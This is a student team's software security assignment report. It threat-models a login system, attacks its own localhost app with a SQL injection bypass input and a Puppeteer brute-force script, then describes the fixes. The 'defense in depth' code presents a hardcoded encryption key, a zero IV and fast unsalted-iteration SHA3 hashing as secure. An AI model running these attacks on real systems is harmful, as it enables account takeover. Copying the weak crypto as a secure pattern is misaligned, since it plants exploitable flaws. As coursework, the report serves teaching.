KING SAUD UNIVERSITY
COLLEGE OF COMPUTER AND INFORMATION SCIENCES
DEPARTMENT OF SOFTWARE ENGINEERING

SWE314: Software Security Engineering

Assignment 1

STUDENT IDENTIFICATION:

Section: 83312

Name:Naif Adel Alabdulkareem **ID**: 444100252

Name: Ahmed Ababtain **ID**: 444100806

Name: Albara Osman **ID**: 444107015


Name: Rayan Alotaibi **ID**: 444101417

Name: Mansour Abahussaien **ID**: 444100453

Name: Khaled Elfoula **ID**: 444107021

Prepared for
SWE 314 - Software Security Engineering
Spring 2025

Great teamwork makes great projects! Here's how individual efforts contributed to the overall outcome



<<These are examples>>

- **Albaraa** – Strong technical skills in structuring the **Data Flow Diagram** and understanding system processes.
- **Khaled** – Sharp analytical thinking in identifying **Possible Threats**, ensuring we covered all risk areas.
- **Mansour** – Excellent problem-solving approach in **Ways to Counter Threats**, making security recommendations practical.
- **Rayan** – Impressive skills in **Exploiting Vulnerabilities**, helping us test system weaknesses effectively.

- **Ahmed** – Key role in **Fixing All Vulnerabilities**, ensuring our final implementation was secure.
- **Naif** – Strategic mindset in **Defense in Depth**, helping us build a multi-layered security plan.

Table of Contents


1. Introduction....4
2. Threat Model....4
2.1 Data Flow Diagram....4
2.2 Possible Threats....4
2.3 Countering Threats....5
Exploit Vulnerability....5
3.1 SQL Injection (SQLi)....5
3.2 Brute Force attack....7
3.3 Shoulder Surfing attack....11
Implement Secure Authentication System....13
4.1 Fix all possible vulnerabilities....13
4.1.1 Rate Limiting....13
4.1.2 Password Masking....13
4.1.3 SQL Injection Prevention....14
4.1.4 Password Constraints....14
4.2 Implement defense in depth....16
1. Two-factor authentication (TOTP)....16
2. Encryption....17
3. Salting & hashing passwords....18
Conclusion....20

1. Introduction

This report analyzes security threats in a login/signup system, focusing on identifying vulnerabilities, exploiting a weakness, and implementing a secure authentication mechanism. We identify common attacks and their countermeasures. We demonstrate how an attacker can exploit a specific vulnerability to steal an admin password. Finally, we implement a defense-in-depth strategy to protect the system.

2. Threat Model

2.1 Data Flow Diagram



2.2 Possible Threats

Threat	Threat Description	Trust Boundary
Shoulder Surfing	Password is visible in plain text, allowing attackers to see it	User/ Web Server
Brute Force	Attackers can guess passwords by brute force.	User/ Web Server
SQL Injection Attack	User inputs are directly inserted into	Web Server / Database

	SQL queries without sanitization	
Distributed Denial of Service	Attackers flood the login system with excessive requests, making it unavailable.	User/ Web Server

2.3 Countering Threats

2.3.1 Shoulder Surfing Attack

- Enable password masking

2.3.2 Brute Force Attack

- Implement rate-limiting: Max 5 attempts per 15 minutes
- Two-Factor Authentication (2FA)

2.3.3 SQL Injection Attack

- Use prepared statements (parameterized queries)
- Validate and sanitize user inputs

2.3.4 Distributed Denial of Service (DDoS) Attack

- Enable CAPTCHA to block bots
- Implement rate-limiting for login attempts




Fig. 1: Shows how the system limits repeated login attempts to prevent brute force attacks.

Exploit Vulnerability

Steal Admin password :


Since the code isn't secure, users' passwords can be stolen, we can exploit more than one vulnerability to steal admin's passwords, we can do that by

3.1 SQL Injection (SQLi)

We can exploit the SQL statement in the code that reads directly from user input

```
const sql = `SELECT * FROM users WHERE username = '${username}' AND
password = '${password}'`;
```

to inject a malicious input to make the code access to admin account without knowing the password, if we put username: admin';-- and password: z (Or anything, it doesn't matter) as the following picture



The code will act as:

```
 const sql = `SELECT * FROM users WHERE username = 'admin'';--

AND password = 'z'`;
```

Everything in the second line won't be executed because the input injected a sql statement where it selects the username admin, then end the statement with (;) and ignores everything after it with (--), in this case the code will ignore the password and login into admin account using username only, then steals the password.

Possible solution

A- Parameterized Queries

B- Object Relational Mapping (ORM)

3.2 Brute Force attack

A brute force attack systematically attempts all possible password combinations to gain unauthorized access to user accounts. Such attacks exploit systems that lack robust password security policies or fail to implement necessary protective mechanisms like rate limiting, CAPTCHAs, or account lockouts.

How it Works:

• An attacker uses automated tools to rapidly guess passwords.

• The absence of login attempt limitations allows unlimited guesses.

• Without CAPTCHA or similar verification methods, automated scripts can run continuously without interruption.

Brute force code example:


common password list:
https://raw.githubusercontent.com/IAmBlackHacker/Facebook-BruteForce/master/passwords.txt

```
const puppeteer = require("puppeteer");

const fs = require("fs");

const path = require("path");



const targetUrl = "http://localhost:3000/";

const adminUsername = "admin";



// Read passwords from the text file, assuming it's in the same directory

const passwordFilePath = path.resolve(__dirname, "common-passwords.txt");
```

```
const commonPasswords = fs.readFileSync(passwordFilePath,
"utf-8").split("\n").map(p => p.trim());



(async () => {

  const browser = await puppeteer.launch({ headless: false });

  const page = await browser.newPage();

  console.log("Starting password guessing...");



  async function tryPassword(password) {

    console.log(`Trying password: ${password}`);

    await page.goto(targetUrl);

    await page.type('input[name="username"]', adminUsername);

    await page.type('input[name="password"]', password);

    await page.click('button[type="submit"]');

    await page.waitForNavigation({ waitUntil: "networkidle2" });

    const errorMessage = await page.$(".error-message");

    if (errorMessage) {

      return false;

    } else {

      console.log(`Success! Password found: ${password}`);

      return true;

    }
```

```
  }



  for (const password of commonPasswords) {

    if (!password) continue; // Skip empty lines

    const success = await tryPassword(password);

    if (success) {

      break;

    }

  }

  await browser.close();

})();
```

This code systematically tries common passwords from the .txt file to discover the admin password, we can exploit this due to the absence of account lockout or rate limiting.



Then it reveals admin Password:

123456789Qwe

Possible solutions:

A- Strong Password Policies: Enforce a minimum length (e.g., 12+ characters) and complexity requirements (uppercase, lowercase, digits, special characters).

B- Delay between login attempts (Rate Limiting)

Rate limiting is a security technique that helps protect systems from brute force and Denial of Service (DoS) attacks by restricting the number of login attempts within a specific timeframe.

C- CAPTCHA or reCAPTCHA


Introduce visual or logic puzzles that humans can solve easily but that are difficult for bots to solve.

D- Two-Factor Authentication (2FA)

Two-factor authentication (2FA) is designed to add an extra layer of security to the basic login procedure.


3.3 Shoulder Surfing attack

The simplest and oldest password stealing attack, by being behind the admin when he login, you can look at his screen to see the password and memorize it.



Possible solution:

Password masking



Implement Secure Authentication System

4.1 Fix all possible vulnerabilities

4.1.1 Rate Limiting

```
const rateLimit = require('express-rate-limit');
const loginLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes window
  max: 5,                   // limit to 5 requests per windowMs
  delayMs: 5000,            // 5 seconds delay between requests
  message: "Too many login attempts from this IP, please try again later."
});

// Applied to login route
```

```
app.post('/login', loginLimiter, async (req, res) => {
  // Login logic
});
```

The rate limiter prevents brute force attacks and Distributed Denial of Service (DDoS) Attacks by limiting login attempts to 5 per IP address within a 15-minute window. After reaching this limit, further attempts are blocked with a 5-second delay between attempts.

4.1.2 Password Masking

Password masking is implemented using the HTML password input type, which displays asterisks or dots instead of the actual characters:

```
<input type="password" id="password" name="password" required>
```

This prevents shoulder surfing attacks where attackers might observe users typing their passwords.

4.1.3 SQL Injection Prevention

Our system uses parameterized queries through a database abstraction layer:

```
const authenticate = ({ username, password }) => {
  const db = dbinit();
  return new Promise((resolve, reject) => {
    // Using parameterized query to prevent SQL injection
    const sql = 'SELECT * FROM users WHERE username = ?';

    db.all(sql, [username], (err, rows) => {
      db.close();
      if (err) return reject(err);
      if (rows.length === 0) return resolve([]);
      const user = rows[0];
      if (verifyPassword(user.salt, user.password, password)) {
        resolve([user]);
      } else {
        resolve([]);
      }
    });
  });
};
```

Sign up:

```
// Using parameterized query to prevent SQL injection
const sql = 'INSERT INTO users (username, password, salt, twoFactorSecret) VALUES (?, ?, ?, ?)';
```

This prevents SQL injection by separating SQL code from data, ensuring user inputs cannot be interpreted as SQL commands.

4.1.4 Password Constraints

Password requirements enforce strong passwords:

```
<input  type="password"
title="Must contain at least one number, one uppercase and
lowercase letter, and at least 12 or more characters"
id="password"
name="password"
required
pattern="(?=.*\d)(?=.*[a-z])(?=.*[A-Z]).{12,}">
```

The implemented constraints require:
- Minimum length of 12 characters
- At least one digit
- At least one lowercase letter
- At least one uppercase letter


Fig. 2: The table shows time to crack via brute-forcing

Number of characters	Numbers Only	Lowercase Only	Upper and Lower	Number, Upper, Lower	Number, Upper, Lower, Symbols
6	Instantly	Instantly	Instantly	Instantly	Instantly
7	Instantly	Instantly	Instantly	Instantly	14 minutes
8	Instantly	Instantly	11 minutes	41 minutes	21 hours
9	Instantly	Instantly	9 hours	2 days	3 months
10	Instantly	27 minutes	19 days	3 months	22 years
11	Instantly	12 hours	2 years	19 years	2052 years
12	Instantly	13 days	141 years	1164 years (our system)	195k years

13	2 minutes	9 months	7332 years	73k years	19m years
14	19 minutes	24 years	381k years	4474k years	1760m years
15	4 hours	605 years	19m years	277m years	Longer than the earth esixts
16	2 days	15732 years	1031m years	Longer than the earth esixts	Longer than the earth esixts

White, M. (2024, November 12). *How well does SHA256 protect against modern password cracking?* Specops Software. https://specopssoft.com/blog/sha256-hashing-password-cracking/

4.2 Implement defense in depth



1. **Two-factor authentication (TOTP)**

   In our system, we use TOTP (Time-Based One-Time Password) authentication, which is compatible with standard authenticator apps such as:
   - Google Authenticator
   - Microsoft Authenticator
   - IOS Authenticator

Since we use the speakeasy library for TOTP, our implementation follows the industry-standard **RFC 6238**, ensuring compatibility with most major authenticator apps.
This document describes an extension of the algorithm : https://datatracker.ietf.org/doc/html/rfc6238

TOTP functions as part of the Authentication Layers in a Defense in Depth strategy. While passwords provide something you know, TOTP adds something you have (the authenticator app) to prevent unauthorized access even if passwords are compromised. It generates a temporary six-digit code that changes every 30 seconds.

```
// Generate QR code for 2FA setup
const otpauth_url = `otpauth://totp/${username}?secret=${secret.base32}&issuer=SWE314-Assignment1`;
QRCode.toDataURL(otpauth_url, (err, qrImage) => {
  if (err) {
    console.error("QR Code Error:", err);
    return res.status(500).json({ error: "Error generating QR code" });
  }
  res.json({
    message: "User created! Please scan the QR code with your authenticator app",
    qrImage,
    manualEntryCode: secret.base32
  });
```

User created! Please scan the QR code with your authenticator app

```
// Verify 2FA token
const verified = speakeasy.totp.verify({
  secret,
  encoding: "base32",
  token,
  window: 0 // 30-second window
});
```

2. Encryption

To securely store the TOTP secret in the database, we use **AES-256-CBC** encryption. This prevents unauthorized access to the raw secret and adds an extra layer of protection in our Defense in Depth strategy. Even if the database is compromised, attackers cannot use the secret without the encryption key.

Encryption is applied to the 2FA secret before storing it in the database. During login, the encrypted secret is decrypted just in time to verify the user's token.

We use the crypto module in Node.js to handle encryption and decryption:

Encryption (during signup):

```
// Encryption function for 2FA secret
function encryptSecret(secret) {
  const key = crypto.scryptSync("supersecretkey", "salt", 32); // Ensure correct key length
  const iv = Buffer.alloc(16, 0); // 16-byte IV for AES-256-CBC
  const cipher = crypto.createCipheriv("aes-256-cbc", key, iv);
  let encrypted = cipher.update(secret, "utf8", "hex");
  encrypted += cipher.final("hex");
  return encrypted;
}
```

Decryption (during login):

```
// Decryption function for 2FA secret
function decryptSecret(encryptedSecret) {
  const key = crypto.scryptSync("supersecretkey", "salt", 32); // Ensure the correct key length
  const iv = Buffer.alloc(16, 0); // 16-byte IV for AES-256-CBC
  const decipher = crypto.createDecipheriv("aes-256-cbc", key, iv);
  let decrypted = decipher.update(encryptedSecret, "hex", "utf8");
  decrypted += decipher.final("utf8");
  return decrypted;
}
```

3. Salting & hashing passwords

In our system we used Hashing, unlike the Encryption Hashing is designed to be a one-way function which makes it impossible to reverse it and the Output of the hash function is a fixed size, and Hashing is used to ensure data integrity and verifies data.

Hashing function is used to store passwords securely Instead of storing the actual password, systems store the hash of the password, during authentication, the system compares the hash of the entered password with the stored hash, and if any password that has been hashed got leaked or stolen the attacker will only know the hash of the password not the actual password, the only problem with the hash function that the attacker may use pre-computed lookup tables (like rainbow tables) to crack the stored hashes since some passwords are common passwords (like Hello123)so, to solve this problem we add what we called Salting which is a random string that is added to the password before it is hashed which allow if multiple users have the same password the hash password of each one will be different because the unique salt that added to the passwords before hashing.

Hashing function as part of the Authentication Layers in a Defense in Depth strategy:

We use Secure Hash Algorithm 3 (**SHA3-512**)

```
// Hashing functions
function hashPassword(password) {
  const salt = crypto.randomBytes(16).toString("hex");
  const hash = crypto.createHash("sha3-512").update(salt + password).digest("hex");
  return { salt, hash };
}
```


```
function verifyPassword(storedSalt, storedHash, passwordToCheck) {
  const hashToCheck = crypto.createHash("sha3-512").update(storedSalt + passwordToCheck).digest("hex");
  return hashToCheck === storedHash;
}
```

